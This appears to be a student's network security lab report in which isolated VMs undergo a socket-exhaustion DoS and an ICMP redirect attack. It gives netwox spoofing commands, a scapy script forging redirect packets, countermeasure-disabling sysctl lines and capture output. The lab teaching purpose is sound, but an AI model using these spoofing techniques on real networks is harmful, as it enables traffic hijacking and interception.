
The output:

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ gcc -o DOS INCOMPLETE_IP_DOS.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$ sudo ./DOS
socket() error: Too many open files
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:.../Week 4$
```

VM 1 (10.0.2.13)

The results on Wireshark (10.0.2.14):
The termination of the programme occurred after delivering 1021 packets.





The enormous number of packets delivered proves the action of the DOS attack.

Task 2: ICMP Redirect Attack

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination.

For this task, three virtual machines are employed.

1. The Attacker (10.0.2.8)
2. VM 1 (Named as 'Victim') (10.0.2.13)
3. VM 2 (Named as 'Server') (10.0.2.14)

The countermeasure is removed by the activation of the command, `sudo sysctl net.ipv4.conf.all.accept_redirects=1` on VM 1 and VM 2.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```


VM 1 (10.0.2.13)


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

VM 2 (10.0.2.14)


The attack is performed with the aid of netwox tool.
This is the command: `sudo netwox 86 --device "enp0s3" --filter "src host 10.0.2.13" --gw 10.0.2.8 --spoofip "raw" --code 0 --src-ip 10.0.2.14`


These are the observations:







On the attacker VM (10.0.2.8)





On VM 1 (10.0.2.13)





On VM 2 (10.0.2.14)

From the screenshots above, it's clear by the type and code values of the packet on each VM that it was redirected.

A ping operation is performed from 10.0.2.13 to 10.0.2.14. These are the results obtained:


Before the attack:

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ping 10.0.2.14
PING 10.0.2.14 (10.0.2.14) 56(84) bytes of data.
64 bytes from 10.0.2.14: icmp_seq=1 ttl=64 time=0.630 ms
64 bytes from 10.0.2.14: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 10.0.2.14: icmp_seq=3 ttl=64 time=0.867 ms
64 bytes from 10.0.2.14: icmp_seq=4 ttl=64 time=1.21 ms
64 bytes from 10.0.2.14: icmp_seq=5 ttl=64 time=1.80 ms
```

(continued) On launching the attack:

```
From 10.0.2.14: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.14: icmp_seq=6 ttl=64 time=1.29 ms
From 10.0.2.14: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.14: icmp_seq=7 ttl=64 time=1.40 ms
From 10.0.2.14: icmp_seq=7 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.14: icmp_seq=8 ttl=64 time=0.344 ms
From 10.0.2.14: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.8)
64 bytes from 10.0.2.14: icmp_seq=9 ttl=64 time=0.994 ms
From 10.0.2.14: icmp_seq=9 Redirect Host(New nexthop: 10.0.2.8)
^C
--- 10.0.2.14 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8057ms
rtt min/avg/max/mdev = 0.344/1.092/1.807/0.415 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

These are the results on Wireshark:



The packets that are marked in black are the redirected packets.

Now, with the programme:

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.0.2.1', dst = '10.0.2.13')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.0.2.8'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.0.2.13', dst = '8.8.8.8')
send(ip/icmp/ip2/UDP())
```

In this programme, the redirect of ICMP packets occurs on altering the gateway it's bound to take. Here, the source and destination are fixed. The type value is set to 5, symbolising that the ICMP packets must be redirected and the code is set to 1. Initialising the ICMP code to 1 implies that the packets are to be redirected from the host. Ultimately, the packet is compiled and delivered.

This programme is run on the attacker machine by the command: `sudo python ICMP_REDIRECT.py`

The redirect attack is performed upon 8.8.8.8. Henceforth, its initial entry is noted.


```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.1 dev enp0s3  src 10.0.2.13
    cache
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```


When the programme is launched, the change is observed.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ ip route get 8.8.8.8
8.8.8.8 via 10.0.2.8 dev enp0s3  src 10.0.2.13
    cache <redirected>  expires 294sec
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Below are the observations on the Wireshark packet capture tool of VM 1 (10.0.2.13):

- P.T.O -


*any
Apply a display filter … <Ctrl-/>
Expression…
No. Time Source Destination Protocol Length Info
1 2021-10-13 07:58:30.4443672… PcsCompu_17:de:fa ARP 62 Who has 10.0.2.13? Tell 10.0.2.8
2 2021-10-13 07:58:30.4443956… PcsCompu_59:a3:c9 ARP 44 10.0.2.13 is at 08:00:27:59:a3:c9
3 2021-10-13 07:58:30.4713568… 10.0.2.1 10.0.2.13 ICMP 72 Redirect (Redirect for host)
wireshark_any_20211013075823_h7zVO9
Packets: 3 · Displayed: 3 (100.0%)
Profile: Default


Wireshark · Packet 3 · wireshark_any_20211013075823_h7zVO9
Frame 3: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on inter
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.13
Internet Control Message Protocol
Type: 5 (Redirect)
Code: 1 (Redirect for host)
Checksum: 0x0b2d [correct]
[Checksum Status: Good]
Gateway address: 10.0.2.8
Internet Protocol Version 4, Src: 10.0.2.13, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 53, Dst Port: 53
0000 00 00 00 01 00 06 08 00 27 17 de fa 00 00 08 00 .... '.......
0010 45 00 00 38 00 01 00 00 40 01 62 b7 0a 00 02 01 E..8.... @.b.....
0020 0a 00 02 0d 05 01 0b 2d 0a 00 02 08 45 00 00 1c ....- ....E...
0030 00 01 00 00 40 11 5e b4 0a 00 02 0d 08 08 08 08 ....@.^. ....
0040 00 35 00 35 00 08 e3 57 .5.5...W
No.: 3 · Time: 2021-10-13 07:58:30.471356800 · Source: 10.0.2.1 · …ICMP · Length: 72 · Info: Redirect (Redirect for host)
Help
Close

